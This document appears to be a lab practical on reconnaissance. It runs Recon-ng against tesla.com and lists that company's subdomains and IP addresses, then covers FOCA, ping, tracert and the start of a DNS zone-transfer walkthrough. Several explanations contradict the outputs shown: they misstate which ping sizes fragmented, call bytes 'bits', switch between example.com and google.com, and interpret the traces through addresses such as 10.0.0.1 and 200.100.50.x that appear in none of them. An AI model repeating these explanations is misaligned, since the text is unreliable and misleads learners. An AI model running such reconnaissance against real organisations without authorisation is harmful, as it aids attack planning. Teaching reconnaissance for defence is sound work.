Practical No: 1

A. Tools to perform foot-printing and reconnaissance

Footprinting and reconnaissance are used to collect basic information about the target systems in order to exploit them. The target information is IP location information, routing information, business information, address, phone number and DNS records.

1. Recon-ng (Using Kali Linux)

Recong-ng is a full feature Web Reconnaissance framework used for information gathering purpose as well as network detection. This tool is written in python, having independent modules, database interaction and other features. You can download the software from www.bitbucket.org. This open-source Web Reconnaissance tool requires Kali Linux Operating system.

a. Run the Application Recon-ng or open the terminal of Kali-Linux and type recon-ng and hit enter.

a. Enter the command “marketplace install” all installs the modules workspaces. Now, enter command “marketplace install hackertarget” & “module load hackertarget” to get module named hackertarget loaded.

```
[recon-ng][default] > marketplace install hackertarget
[*] Module installed: recon/domains-hosts/hackertarget
[*] Reloading modules...
[recon-ng][default] > marketplace load  hackertarget
Interfaces with the module marketplace

Usage: marketplace <info|install|refresh|remove|search> [...]

[recon-ng][default] >
```

b. Set the source by giving the URL of the company whose information you have to fetch. Enter command “options set SOURCE tesla.com”. Now enter command “info” & then “input”.

```
[recon-ng][default][hackertarget] > options set SOURCE tesla.com
SOURCE => tesla.com
[recon-ng][default][hackertarget] > info

      Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
   Version: 1.1

Description:
  Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  tesla.com      yes       source of input (see 'info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][default][hackertarget] > input

  +---------------+
  | Module Inputs |
  +---------------+
  | tesla.com     |
  +---------------+

[recon-ng][default][hackertarget] >
```

c. Now, enter the “run” command to get the detail regarding IP Adress.

```
[recon-ng][default][hackertarget] > run

---------
TESLA.COM
---------
[*] Country: None
[*] Host: tesla.com
[*] Ip_Address: 2.18.53.207
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -------------------------------------------------
[*] Country: None
[*] Host: ams13-gpgw1.tesla.com
[*] Ip_Address: 199.120.50.30
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -------------------------------------------------
[*] Country: None
[*] Host: comparison.tesla.com
[*] Ip_Address: 64.125.183.133
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -------------------------------------------------
[*] Country: None
[*] Host: dal11-gpgw1.tesla.com
[*] Ip_Address: 199.120.56.30
[*] Latitude: None
[*] Longitude: None
```

d. Enter the command “show hosts” to get the details of the hosts.

```
[recon-ng][default][hackertarget] > show hosts

+-------+-------------------------+-----------------+--------+---------+----------+-----------+-------+-------------+
| rowid |          host           |    ip_address   | region | country | latitude | longitude | notes |    module   |
+-------+-------------------------+-----------------+--------+---------+----------+-----------+-------+-------------+
| 1     | tesla.com               | 2.18.53.207     |        |         |          |           |       | hackertarget |
| 2     | ams13-gpgw1.tesla.com   | 199.120.50.30   |        |         |          |           |       | hackertarget |
| 3     | comparison.tesla.com    | 64.125.183.133  |        |         |          |           |       | hackertarget |
| 4     | dal11-gpgw1.tesla.com   | 199.120.56.30   |        |         |          |           |       | hackertarget |
| 5     | mta.email.tesla.com     | 13.111.14.190   |        |         |          |           |       | hackertarget |
| 6     | mta2.email.tesla.com    | 13.111.4.231    |        |         |          |           |       | hackertarget |
| 7     | emails.tesla.com        | 13.111.18.27    |        |         |          |           |       | hackertarget |
| 8     | click.emails.tesla.com  | 13.111.48.179   |        |         |          |           |       | hackertarget |
| 9     | mta.emails.tesla.com    | 13.111.62.118   |        |         |          |           |       | hackertarget |
| 10    | mta2.emails.tesla.com   | 13.111.88.1     |        |         |          |           |       | hackertarget |
| 11    | mta3.emails.tesla.com   | 13.111.88.2     |        |         |          |           |       | hackertarget |
| 12    | mta4.emails.tesla.com   | 13.111.88.52    |        |         |          |           |       | hackertarget |
| 13    | mta5.emails.tesla.com   | 13.111.88.53    |        |         |          |           |       | hackertarget |
| 14    | view.emails.tesla.com   | 13.111.49.179   |        |         |          |           |       | hackertarget |
| 15    | events.tesla.com        | 13.111.47.195   |        |         |          |           |       | hackertarget |
| 16    | hnd13-gpgw1.tesla.com   | 199.120.52.30   |        |         |          |           |       | hackertarget |
| 17    | iad05-gpgw1.tesla.com   | 199.120.48.30   |        |         |          |           |       | hackertarget |
| 18    | itanswers.tesla.com     | 204.74.99.100   |        |         |          |           |       | hackertarget |
| 19    | lax32-gpgw1.tesla.com   | 199.120.54.30   |        |         |          |           |       | hackertarget |
| 20    | marketing.tesla.com     | 13.111.47.196   |        |         |          |           |       | hackertarget |
| 21    | model3.tesla.com        | 205.234.27.221  |        |         |          |           |       | hackertarget |
| 22    | monitoring.tesla.com    | 23.209.118.211  |        |         |          |           |       | hackertarget |
| 23    | ptr1.tesla.com          | 117.50.35.199   |        |         |          |           |       | hackertarget |
| 24    | o3.ptr1444.tesla.com    | 149.72.152.236  |        |         |          |           |       | hackertarget |
| 25    | ptr2.tesla.com          | 117.50.14.178   |        |         |          |           |       | hackertarget |
| 26    | o2.ptr556.tesla.com     | 149.72.134.64   |        |         |          |           |       | hackertarget |
| 27    | o7.ptr6980.tesla.com    | 149.72.144.42   |        |         |          |           |       | hackertarget |
| 28    | o5.ptr8466.tesla.com    | 149.72.172.170  |        |         |          |           |       | hackertarget |
| 29    | o6.ptr9437.tesla.com    | 168.245.123.10  |        |         |          |           |       | hackertarget |
```

e. Type the “back” command to come out of the “hackertarget” directory. Enter the command “marketplace search” to get module details.

```
[recon-ng][default][hackertarget] > back
[recon-ng][default] > marketplace search

  +-------------------------------------------------------------------------------------------+
  |                          Path                          | Version |     Status    | Updated    | D | K |
  +-------------------------------------------------------------------------------------------+
  | discovery/info_disclosure/cache_snoop                  | 1.1     | not installed | 2020-10-13 |   |   |
  | discovery/info_disclosure/interesting_files            | 1.2     | not installed | 2021-10-04 |   |   |
  | exploitation/injection/command_injector                | 1.0     | not installed | 2019-06-24 |   |   |
  | exploitation/injection/xpath_bruter                    | 1.2     | not installed | 2019-10-08 |   |   |
  | import/csv_file                                        | 1.1     | not installed | 2019-08-09 |   |   |
  | import/list                                            | 1.1     | not installed | 2019-06-24 |   |   |
  | import/masscan                                         | 1.0     | not installed | 2020-04-07 |   |   |
  | import/nmap                                            | 1.1     | not installed | 2020-10-06 |   |   |
  | recon/companies-contacts/bing_linkedin_cache           | 1.0     | not installed | 2019-06-24 |   | * |
  | recon/companies-contacts/censys_email_address          | 2.1     | not installed | 2022-01-31 | * | * |
  | recon/companies-contacts/pen                           | 1.1     | not installed | 2019-10-15 |   |   |
  | recon/companies-domains/censys_subdomains              | 2.1     | not installed | 2022-01-31 | * | * |
  | recon/companies-domains/pen                            | 1.1     | not installed | 2019-10-15 |   |   |
  | recon/companies-domains/viewdns_reverse_whois          | 1.1     | not installed | 2021-08-24 |   |   |
  | recon/companies-domains/whoxy_dns                      | 1.1     | not installed | 2020-06-17 |   | * |
  | recon/companies-multi/censys_org                       | 2.1     | not installed | 2022-01-31 | * | * |
  | recon/companies-multi/censys_tls_subjects              | 2.1     | not installed | 2022-01-31 | * | * |
  | recon/companies-multi/github_miner                     | 1.1     | not installed | 2020-05-15 |   | * |
  | recon/companies-multi/shodan_org                       | 1.1     | not installed | 2020-07-01 | * | * |
  | recon/companies-multi/whois_miner                      | 1.1     | not installed | 2019-10-15 |   |   |
  | recon/contacts-contacts/abc                            | 1.0     | not installed | 2019-10-11 | * |   |
  | recon/contacts-contacts/mailtester                     | 1.0     | not installed | 2019-06-24 |   |   |
  | recon/contacts-contacts/mangle                         | 1.0     | not installed | 2019-06-24 |   |   |
  | recon/contacts-contacts/unmangle                       | 1.1     | not installed | 2019-10-27 |   |   |
  | recon/contacts-credentials/hibp_breach                 | 1.2     | not installed | 2019-09-10 |   | * |
  | recon/contacts-credentials/hibp_paste                  | 1.1     | not installed | 2019-09-10 |   | * |
  | recon/contacts-domains/censys_email_to_domains         | 2.1     | not installed | 2022-01-31 | * | * |
  | recon/contacts-domains/migrate_contacts                | 1.1     | not installed | 2020-05-17 |   |   |
```


f. Type the “help” command

```
[recon-ng][default] > modules load hackertarget
[recon-ng][default][hackertarget] > help

Commands (type [help|?] <topic>):
---------------------------------
back            Exits the current context
dashboard       Displays a summary of activity
db              Interfaces with the workspace's database
exit            Exits the framework
goptions        Manages the global context options
help            Displays this menu
info            Shows details about the loaded module
input           Shows inputs based on the source option
keys            Manages third party resource credentials
modules         Interfaces with installed modules
options         Manages the current context options
pdb             Starts a Python Debugger session (dev only)
reload          Reloads the loaded module
run             Runs the loaded module
script          Records and executes command scripts
shell           Executes shell commands
show            Shows various framework items
spool           Spools output to a file

[recon-ng][default][hackertarget] >
```


i. FOCA Tool

FOCA stands for Fingerprinting Organizations with Collected Archives. FOCA tool finds Metadata, and other hidden information within a document may locate on web pages. Scanned searches can be downloaded and analysed. FOCA is a powerful tool which can support various types of documents including Open Office, Microsoft Office,
Adobe InDesign, PDF, SVG, and others. Search uses three search engines, Google, Bing, and DuckDuckGo.


1- Download the software FOCA from https://www.elevenpaths.com. Now, Go to Project > New Project.




2- Now, Enter the Project Name, Domain Website, Alternate Website (if required), Directory to save the results, Project Date. Click Create to proceed.



3- Select the Search Engines, Extensions, and other parameters as required. Click on Search All Button.



4- Once Search completes, the search box shows multiple files. You can select the file, download it, Extract Metadata, and gather other information like username, File 4 creation date, and Modification.




ii. Windows Command Line Utilities

Consider a network where you have access to a Windows PC connected to the internet. Using Windows- Based Tools, Let's gather some information about the target. You can assume any target domain or IP address, in our case, we are using **example.com** as a target.


Topology Diagram:

Windows PC Server

1. Open Windows Command Line from windows pc



2. Enter the command "ping example.com" to ping



3. From the output, you can observe and extract the following information:
   - google.com is live
   - IP address of google.com
   - Round Trip Time
   - TTL value
   - Packet loss statistics

4. Now, enter the command, “ping google.com –f -l 1500” to check the value of fragmentation.

```
C:\Users\ITCS>ping google.com -f -l 1500

Pinging google.com [142.250.199.142] with 1500 bytes of data:
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.

Ping statistics for 142.250.199.142:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\ITCS>
```

The output shows “Packet needs to be fragmented but DF set” which means 1500 bits will require being fragmented. Let’s try again with smaller value:

```
C:\Users\ITCS>ping google.com -f -l 1400

Pinging google.com [142.250.199.142] with 1400 bytes of data:
Reply from 142.250.199.142: bytes=1400 time=4ms TTL=119
Reply from 142.250.199.142: bytes=1400 time=4ms TTL=119
Reply from 142.250.199.142: bytes=1400 time=5ms TTL=119
Reply from 142.250.199.142: bytes=1400 time=3ms TTL=119

Ping statistics for 142.250.199.142:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 5ms, Average = 4ms

C:\Users\ITCS>
```

Output again shows packet needs to be fragmented but DF set which means 1300 bits will require being fragmented. Let’s try using smaller value:

```
C:\Users\ITCS>ping google.com -f -l 1200

Pinging google.com [142.250.199.142] with 1200 bytes of data:
Reply from 142.250.199.142: bytes=1200 time=3ms TTL=119
Reply from 142.250.199.142: bytes=1200 time=3ms TTL=119
Reply from 142.250.199.142: bytes=1200 time=4ms TTL=119
Reply from 142.250.199.142: bytes=1200 time=3ms TTL=119

Ping statistics for 142.250.199.142:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 4ms, Average = 3ms

C:\Users\ITCS>
```

- **Tracert using Ping**

Enter the command " Tracert example.com" to trace the target.

```
C:\Users\ITCS>tracert example.com

Tracing route to example.com [93.184.215.14]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  192.168.107.253
  2     1 ms     1 ms     1 ms  192.168.10.254
  3     *        *        *     Request timed out.
  4     4 ms     3 ms     3 ms  14.143.59.193.static-mumbai.vsnl.net.in [14.143.59.193]
  5     3 ms     2 ms     3 ms  172.28.118.237
  6     *        *        *     Request timed out.
  7     *        *        *     Request timed out.
  8   147 ms     *        *     if-bundle-2-2.qcore2.mlv-mumbai.as6453.net [209.58.105.0]
  9   129 ms     *        *     if-bundle-29-2.qcore1.ldn-london.as6453.net [209.58.105.3]
 10   129 ms   130 ms   130 ms  195.219.213.137
 11     *        *        *     Request timed out.
 12     *        *        *     Request timed out.
 13     *      198 ms     *     nyk-b17-link.ip.twelve99.net [62.115.137.15]
 14   200 ms   203 ms   198 ms  edgio-ic-317660.ip.twelve99-cust.net [62.115.147.201]
 15     *        *      199 ms  ae-68.core1.nyd.edgecastcdn.net [152.195.69.135]
 16   197 ms   198 ms   198 ms  93.184.215.14

Trace complete.

C:\Users\ITCS>
```

From the output, you can get the information about hops between the source (your pc) and the destination (example.com), response times and other information.

- **Tracert**

Tracert options are available in all operating systems as a command line feature. Visual traceroute, graphical and other GUI based traceroute applications are also available. Traceroute or Tracert command results in the path information from source to destination in the hop-by-hop manner. This result includes all hops between source and destination. This result also includes latency between these hops.

Consider an example, in which an attacker is trying to get network information by using tracert.

After observing the following result, you can identify the network map.

```
C:\Users\ITCS>tracert 8.8.8.8

Tracing route to dns.google [8.8.8.8]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  192.168.107.253
  2     1 ms     1 ms    <1 ms  192.168.10.254
  3     *        *        *     Request timed out.
  4     2 ms     3 ms     3 ms  45.127.44.242
  5     *        3 ms     3 ms  142.251.76.27
  6     6 ms     3 ms     3 ms  142.250.214.101
  7     2 ms     2 ms     3 ms  dns.google [8.8.8.8]

Trace complete.
```

10.0.0.1 is the first hop, which means it is the gateway. Tracert 200.100.50.3 shows, 200.100.50.3 is another interface of the first hop device whereas connected IP includes 200.100.50.2 & 200.100.50.1

```
C:\Users\ITCS>tracert 192.168.107.253

Tracing route to 192.168.107.253 over a maximum of 30 hops

  1    <1 ms    <1 ms    <1 ms  192.168.107.253

Trace complete.

C:\Users\ITCS>_
```

192.168.0.254 is next to last hop 10.0.0.1. It can either be connected to 200.100.50.1 or 200.100.50.2.

To verify trace next route

```
C:\Users\ITCS>tracert 192.168.10.254

Tracing route to 192.168.10.254 over a maximum of 30 hops

  1    <1 ms    <1 ms    <1 ms  192.168.107.253
  2     1 ms     3 ms    <1 ms  192.168.10.254

Trace complete.
```

192.168.0.254 is another interface of the network device, i.e. 200.100.50.1 connected next to 10.0.0.1, 192.168.0.1, 192,168.0.2 & 192.168.0.3 are connected directly to

```
C:\Users\ITCS>tracert 192.168.10.1

Tracing route to 192.168.10.1 over a maximum of 30 hops

  1    <1 ms    <1 ms    <1 ms  192.168.107.253
  2     *     192.168.107.253  reports: Destination host unreachable.

Trace complete.
```

192.168.10.254 is another interface of the network device i.e. 200.100.50.2 connected next to 10.0.0.1, 192.168.10.1, 192.168.10.2 & 192.168.10.3 are connected directly to 192.168.10.254.


```
C:\Users\ITCS>tracert 192.168.10.2

Tracing route to 192.168.10.2 over a maximum of 30 hops

  1    <1 ms    <1 ms    <1 ms  192.168.107.253
  2  192.168.107.253  reports: Destination host unreachable.

Trace complete.
```

Traceroute Tools


Traceroute tools are listed below: -

Traceroute Tools	Website
Path Analyzer Pro	Path Analyzer Pro - Downloads
Visual Route	www.visualroute.com
Troute	www.mcafee.com
3D Traceroute	www.d3tr.de


Path Analyzer Pro



Visual Route



3D Trace route



DNS Zone Transfer Enumeration Using NSLOOKUP

NSLOOKUP (stands for “Name Server Lookup”) is a useful command for getting information from the DNS server. It is a network administration tool for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or any other specific DNS record. It is also used to troubleshoot DNS related problems.
In the enumeration process through DNS Zone transfer, attacker find the target's TCP port 53, as TCP port 53 is used by DNS and Zone transfer uses this port by default. Using port scanning techniques, you can find if the port is open.

DNS Zone transfer is the process that is performed by DNS. In the process of Zone transfer, DNS passes a copy containing database records to another DNS server. DNS Zone transfer process provides support for resolving queries, as more than one DNS server can respond to the queries. Consider a scenario in which both primary and secondary DNS Servers are responding to the queries. Secondary DNS server gets the DNS records copy to update the information in its database.

1. Go to Windows command line (CMD) and enter NSLOOKUP and press Enter.

```
C:\Users\ITCS>nslookup
DNS request timed out.
    timeout was 2 seconds.
Default Server:  UnKnown
Address:  2001:4860:4860::8888
```

2. Command prompt will proceed to " > " symbol.

3. Enter " server <DNS Server Name> " or " server <DNS Server Address> ".

4. Enter set type=any and press Enter. It will retrieve all records from a DNS server.

